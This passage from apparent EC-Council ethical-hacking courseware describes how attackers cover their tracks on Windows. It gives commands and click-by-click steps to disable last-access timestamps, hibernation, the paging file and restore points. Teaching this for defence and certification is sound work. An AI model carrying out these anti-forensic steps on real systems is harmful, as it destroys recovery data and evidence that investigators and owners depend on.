


Disable System Restore Points



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disable Windows Functionality

- **Disable the Last Access Timestamp**

  The last access timestamp of a file contains information regarding the time and data when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

  fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, **`DisableLastAccess`**, which controls the enabling or disabling of the last access timestamp.

  For example,

  `DisableLastAccess = 1` indicates that the last access timestamps are disabled.

  `DisableLastAccess = 0` indicates that the last access timestamps are enabled.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, attackers use the following command to disable the last access updates:

>fsutil behavior set disablelastaccess 1




Figure 6.215: Screenshot of fsutil command

- **Disable Windows Hibernation**

  The hibernate file (Hiberfil.sys) is a hidden system file located in the root directory where the OS is installed. This file contains information regarding the system RAM stored on a hard disk at specific times (when the user selects to hibernate his/her system). This information is crucial as security personnel can use it to investigate an attack on the system. Therefore, disabling Windows hibernation is a crucial step toward covering the tracks.

  The attacker can disable Windows hibernation through the registry by implementing the following steps:

  - Open **Registry Editor** and navigate to the following location:

    Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power

  - Double-click on **HibernateEnabledDefault** from the right pane; an **Edit DWORD (32-bit) Value** dialog box appears
  - In the **Value data:** field, enter a value of 0 to disable hibernation
  - Press **OK**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.216: Screenshot of Registry Editor to disable hibernation

Attackers can also disable Windows hibernation through command prompt by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to disable hibernation:

```
powercfg.exe /hibernate off
```

- **Disable Windows Virtual Memory (Paging File)**

Virtual memory, also called a paging file, is a special file in Windows that is used as a compensation when RAM (physical memory) falls short of usable space. For example, if an attacker has an encrypted file and wants to read it, he/she must first decrypt it. This decrypted file stays in the paging file, even after the attacker logs out of the system. Moreover, some third-party programs can be used to store plaintext passwords and other sensitive information temporarily. Therefore, disabling paging in Windows is a crucial step toward covering tracks.

The attacker can disable paging by implementing the following steps:

1. Open **Control Panel** and navigate to the following location:

   System and Security → System → Advanced system settings

2. A **System Properties** dialog box appears; in the **Advanced** tab, click on **Settings…** under the **Performance** section

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. A **Performance Options** dialog box appears; go to the **Advanced** tab and click on **Change…** under the **Virtual Memory** section
4. A **Virtual Memory** dialog box appears; uncheck **Automatically manage paging file size for all drives**
5. Select the drive where paging should be disabled, then check the option **No paging file** and click **Set**
6. In the **System Properties** window, click **Yes**
7. Finally, click **OK** to implement the changes




Figure 6.217: Screenshot of disabling paging through Control Panel

- **Disable System Restore Points**

  System restore points contain information about hidden data and previously deleted files. This poses a risk for attackers as the deleted files can be recovered from previous restore points.

  The attacker can disable system restore points by implementing the following steps:

  - Open **Control Panel** and navigate to the following location:

    System and Security → System → System protection

  - A **System Properties** dialog box appears; in the **System Protection** tab, select the drive and click on **Configure…**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Under the **Restore Settings** section, select the **Disable system protection** option and click on the **Delete** button
- The **System Protection** wizard appears; click **Continue** to delete all restore points on the drive
- Click **OK**
- Repeat the above steps for all disk partitions




Figure 6.218: Screenshot of disabling restore points through Control Panel

- **Disable Windows Thumbnail Cache**

  thumbs.db is a Windows file that stores thumbnails of document types such as PPTX and DOCX, and graphic files such as GIF, JPEG, PNG, and TIFF. This thumbnail file contains information regarding files that were previously deleted or used on the system.

